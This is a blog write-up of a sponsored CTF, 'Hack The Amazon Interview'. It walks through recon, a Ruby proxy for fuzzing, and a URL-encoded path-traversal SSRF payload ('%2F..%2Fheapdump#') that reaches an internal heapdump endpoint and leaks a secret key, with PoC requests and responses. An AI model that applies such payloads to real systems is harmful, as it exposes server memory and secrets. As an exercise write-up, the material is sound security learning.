ALOÏS

May 5, 2021

Hack The Amazon Interwiew - CTF

HACK THE AMAZON INTERVIEW
MONDAY 04/26 - MONDAY 05/03
FIND THE MEMORY LEAK, SKIP THE FIRST INTERVIEW!
BROUGHT TO YOU BY:
SPONSORED BY:
amazon

TLDR;

Last week I participated in the "Hack The Amazon Interwiew - Find The Memory Leak" by [@NahamSec]() and [@bugpoc_official]().


Here is the challenge description:

> We insecurely stored a Python variable called SECRET_API_KEY somewhere on our server. Try to find it! - [http://doggo.buggywebsite.com]()

Here are the main steps I followed to solve the challenge:

- Identify the endpoints used
  - /fingerprint returns an encrypted fingerprint based on your user-agent
  - /get-dogs returns a list of image using an internal endpoint (/dogs)
- Create a small Ruby proxy to fuzz the /get-dogs endpoint
- Use URL encoding and file path traversal to reach the internal endpoint (/dogs)
- Identify an extra internal endpoint leaking the flag

Reconnaissance


Doggos
doggo.buggywebsite.com
1
2
3
4
This hacking challenge is sponsored by Amazon. Click here to learn about their open Security Engineering roles.

When you load the website for the first time, there are a few interesting HTTP requests:

- GET http://doggo.buggywebsite.com/script.js
- GET https://doggo-api.buggywebsite.com/fingerprint
- GET https://doggo-api.buggywebsite.com/get-dogs

Let's look at the JavaScript first, there are two main functions setFingerprint and getURLs. **setFingerprint** is called once to retrieve a fingerprint that is stored in localstorage. One of the reasons you might have missed this endpoint initially is that once it's set in localstorage the endpoint won't be called anymore.

```
async function setFingerprint(){
        if (localStorage.fingerprint == undefined) {

document.querySelector('#theLoader').style.display='inline';
                var endpoint = API_ENDPOINT + '/fingerprint';
                let response = await fetch(endpoint);
                let data = await response.json()
                localStorage.fingerprint = data['fingerprint'];
        }
}
```

The response looks like this:

```
{
  "fingerprint": "gAAAAABghw-bM9JDn9-dmG9mh7hpKvTe5cCAHF2OVj-
d4aZwkAKSYEqAkAPgOzegQM8ULYmvCV-3ZcewvnwPbDgohMaxVQwAMA=="
}
```

getURLs is used to retrieve the picture URLs from the API. We can see that it takes one argument the pageNum and depending on the page number, a string will be used as param that looks similar to our fingerprint.

```
const API_ENDPOINT = "https://doggo-api.buggywebsite.com";

async function getURLs(pageNum){
        var PARAMS = {
                1: "gAAAAABgGg49vp03MkS2gsuz1SLZat7_z36Nkc4I-
25X4-RtxXd_pxv964ObmIgunslqWO47kWxCWUSdZVCSlgqGnTi7ekqEaA==",
                2: "gAAAAABgGg5OwIOIQGgUJSF_iuwDa8XcB8im0v3l7S-
cwZgkufRFsfb5EL4Dawc3ZA_xwyG8BkbIkMnFrl6ACVGzmd_9adDMfA==",
                3: "gAAAAABgGg5dGZ3R5ZHcBV3A4L2QM3-
LMxsmbLFTSXWmBiXTa9BgAN8ZhmDQDONVaf7VT_s1CMK-
uL8huNQy1wwfQovk1t7Jfw==",
                4:
"gAAAAABgGg5u4W_yBC5YgusPCtmKOtxQYAgo161YK_Njo67ZLo6fGm6nyKwRIQ8di
        };
        var param = PARAMS[pageNum];
        var endpoint = API_ENDPOINT + '/get-dogs';

        let response = await fetch(endpoint, {
                headers: {
                        'x-param': param,
                        'x-fingerprint':
localStorage.fingerprint,
                }
        });
        let data = await response.json()
        return data['body'];

}
```

The param and fingerprint will both be sent as part of the request using custom headers **x-param** and **x-fingerprint**:

```
GET /get-dogs HTTP/2
Host: doggo-api.buggywebsite.com
X-Fingerprint:
gAAAAABghy4W4_hgcHIy1wVDel6KmRzjboWYe4semkb9_vB9oE4NcRVIATXUkIuP4w
r7Wfoc3lsDKTe-
IWsEGrnD5n1LAX9QaHYig2aMyc_D2JU1lgxD8hSKfnSGxgZEh5jd3lFT7UxiZygybI
X-Param: gAAAAABgGg5OwIOIQGgUJSF_iuwDa8XcB8im0v3l7S-
cwZgkufRFsfb5EL4Dawc3ZA_xwyG8BkbIkMnFrl6ACVGzmd_9adDMfA==
```

In the response we get a json with the pictures:

```
{
  "path": "/dogs?page=2",
  "statusCode": 200,
  "body": "[\"https://buggy-dog-pics.s3-us-west-2.amazonaws.com
/dog6.jpg\", \"https://buggy-dog-pics.s3-us-west-2.amazonaws.com
/dog7.jpg\", \"https://buggy-dog-pics.s3-us-west-2.amazonaws.com
/dog8.jpg\", \"https://buggy-dog-pics.s3-us-west-2.amazonaws.com
/dog9.jpg\", \"https://buggy-dog-pics.s3-us-west-2.amazonaws.com
/dog10.jpg\"]"
}
```

Security through obscurity

Playing a bit with the get-dogs endpoint we can make the following observations:

- x-fingerprint is required but not validated, it can be empty and takes any value
- x-param is required and validated, if modified we get an error: **ERROR: Unable to Decrypt**
- doggo-api.buggywebsite.com/dogs is reachable from the outside but we get an error: Error, this endpoint is **only internally accessible**

Looking at the fingerprint endpoint, I noticed that the size of the fingerprint was depending on the user-agent header which meant that the user-agent was part of the fingerprint.

At this point I was thinking that both the fingerprint and the param where encrypted using the same key and that we needed to break the crypto to be able to manipulate the params sent to the internal "dogs" endpoint.

My next idea was to use the fingerprint as the param value which resulted in a really interesting result:

```
{
  "path": "/dogs{\"UA\": \"Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85
Safari/537.36\"}",
  "statusCode": 404,
  "body": "{\"message\":\"Not Found\"}"
}
```

This confirmed that the same key was being used to encrypt the param and the fingerprint headers. The fingerprint that is returned must look like this after being decrypted:

```
{
  "UA": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85
Safari/537.36"
}
```

At first I didn't see how to manipulate the path without getting rid of the JSON prefix and I started (re)reading writeups on how to break AES. After googling things such as "aes known plaintext attack" or "aes padding oracle" but before going in too deep, I asked @nytr0gen_ if I was on the right path since crypto is not my forte. I'm glad I did since he replied that this was not the case.

Attacking Secondary Contexts

For the next step I wrote a simple proxy in Ruby using Sinatra that would retrieve a fingerprint based on my user-agent and then send a request to the get-dogs endpoint with the fingerprint as the x-param header:

```
require 'sinatra'
require 'openssl'
require 'base64'
require 'httparty'
require 'json'
require 'sinatra/custom_logger'
require 'logger'
require 'active_support/all'

set :logger, Logger.new(STDOUT)

# https://github.com/jnunemaker/httparty/issues/406 >< case
sensitive headers...
module Net::HTTPHeader
  def capitalize(name)
    name
  end
  private :capitalize
end

get '/' do
  logger.info
  fingerprint = JSON.parse(HTTParty.get('https://doggo-
api.buggywebsite.com/fingerprint', {
    headers: {
      "user-agent" => request.user_agent
    }
  }).body)['fingerprint']
  response = HTTParty.get('https://doggo-api.buggywebsite.com
/get-dogs', {
    headers: {
      "x-fingerprint" => fingerprint,
      "x-param" => fingerprint,
    },
    #http_proxyaddr: '127.0.0.1',
    #http_proxyport: '8080',
    verify: false,
    debug_output: STDOUT,
  })
  response.body
end
```

This allowed me to easily fuzz the endpoint. Something I noticed is that the character % was resulting in a 400 error:

```
{"path": "/dogs{\"UA\": \"%\"}", "statusCode": 400, "body":
"{\"message\":\"Bad Request\"}"}
```

but no error were returned when using a valid encoded character:

```
{"path": "/dogs{\"UA\": \"%2B\"}", "statusCode": 404, "body":
"{\"message\":\"Not Found\"}"}
```

It took me a while but in the end I managed to get something interesting with this payload: **%2F..%2Fdogs#** the idea being that the request to the secondary application would look like **/dogs{"UA":"/../dogs#"}**. This is was I got as a response:

```
{"path": "/dogs{\"UA\": \"%2F..%2Fdogs#\"}", "statusCode": 500,
"body": "ERROR: 'NoneType' object has no attribute 'get'"}
```

Looks like it's missing some parameter, let's add it:

```
{"path": "/dogs{\"UA\": \"%2F..%2Fdogs?page=1#\"}",
"statusCode": 200, "body": "[...\"]"}
```

I wish I could better explain how I got there up but it was mostly trial and error. In hindsight I should have reread the awesome slides "Attacking Secondary Contexts in Web Applications" (slides) by Sam Curry, everything is in there.

If there is one thing to get out of this write-up it's this, do watch the presentation :)

Now what ?

Bingo ! We now have full control over the path. I tried playing with the page number but the validation was good and everything I tried resulted in some validation error:

```
ERROR: invalid literal for int() with base 10: 'a'
```

It tried querying the fingerprint endpoint and it gave me the user-agent of the python script:

```
python-requests/2.22.0
```

I previously noticed that some response had the **Apigw-Requestid** header which is used by API Gateway. At this stage I did not know what to do next, since we had some kind of Server Side Request Forgery I thought that we might be able to exploit AWS Lambda which is often used in conjunction with API Gateway.

I tried finding new endpoints or hidden parameters but with no luck. @nytr0gen_ confirmed that some bruteforce was needed but I was not using the right wordlist... I asked for a hint and he told me that the word I was looking for was "usually specific to Spring"... (a hint for this step was given on Twitter the following days).

With this hint it was just a matter of using the right wordlist from SecLists and a new endpoint appeared: **heapdump** ! The endpoint was not accessible externally and returned the same error as the dogs endpoint.


Using the SSRF it returned an heapdump which included the flag:

```
{"path": "/dogs{\"UA\": \"%2F..%2Fheapdump#\"}", "statusCode":
200, "body":
"\"name,size,value;__name__,57,lambda_function;__doc__,56,None;__p
<_frozen_importlib_external.SourceFileLoader object at
0x7fa8229329a0>;__spec__,57,ModuleSpec(name='lambda_function',
loader=<_frozen_importlib_external.SourceFileLoader object at
0x7fa8229329a0>, origin='/var/task/lambda_function.py');
__file__,57,/var/task/lambda_function.py;__cached__,59,/var/task
/__pycache__/lambda_function.cpython-38.pyc;__builtins__,61,
{'__name__': 'builtins', '__doc__': \\\"Built-in functions,
exceptions, and other objects.\\\\n\\\\nNoteworthy: None is the
`nil' object; Ellipsis represents `...' in slices.\\\",
'__package__': '', '__loader__': <class
'_frozen_importlib.BuiltinImporter'>, '__spec__':
ModuleSpec(name='builtins', loader=<class
'_frozen_importlib.BuiltinImporter'>), '__build_class__':
<built-in function __build_class__>, '__import__': <built-in
function __import__>
[...]
;sys,52,<module 'sys' (built-
in)>;SECRET_API_KEY,63,flag{gr8_job_h@cker};get_memory,59,
<function get_memory at
0x7fa8226b2160>;verify_internal_request,72,<function
verify_internal_request at 0x7fa8226b2280>;lambda_handler,63,
<function lambda_handler at 0x7fa8226b2310>;\""}
```

Conclusion

Overall this was a nice challenge, I liked the fact that there was no need to know about crypto. I was surprised that the heapdump endpoint was the last step of the challenge since I was expecting to have to exploit some AWS services similar to the last AWS CTF I participated in.

To submit the report it was mandatory to create a POC using BugPoc a platform to create and share POC. This is a great product since it can be hard for triager to reproduce some poc. Ideally, all the platform should have something like that integrated. As a pentester I could see myself using a tool like this to make findings easily reproducible if it is self-hosted.



```
GET /get-dogs HTTP/1.1
Host: doggo-api.buggywebsite.com
x-fingerprint: a
x-param: gAAAAABgiY0k-rAG-Qy3zf9jUrS3TRgqy-ohjxUcKr7LP50oKKfgrtwEwHjtf5-Qvsnei-h3bOttB8TnKBcosBviJxvbPTpyVUbLsqKiFmDVWVpDWRMG_Eo=


```

The above HTTP(s) request will be repeated remotely by a machine owned by BugPoC and sent to the target, "https://doggo-api.buggywebsite.com." The HTTP(s) response will be printed below.

PoC Response:

```
HTTP/1.1 200 OK
Date: Wed, 28 Apr 2021 17:09:01 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 7299
Connection: keep-alive
Apigw-Requestid: egR7Bhe3vHcEJEw=

{"path": "/dogs{\"UA\": \"%2F..%2Fheapdump#\"}", "statusCode": 200, "body":
"\"name,size,value;__name__,57,lambda_function;__doc__,56,None;__package__,60,;__loader__,59,<_frozen_importlib_external.SourceFileLoader object at
0x7f6cc87499a0>;__spec__,57,ModuleSpec(name='lambda_function', loader=<_frozen_importlib_external.SourceFileLoader object at 0x7f6cc87499a0>,
```

If you liked this writeup don't hesitate to subscribe or follow me, I'm @TechbrunchFR on Twitter ;)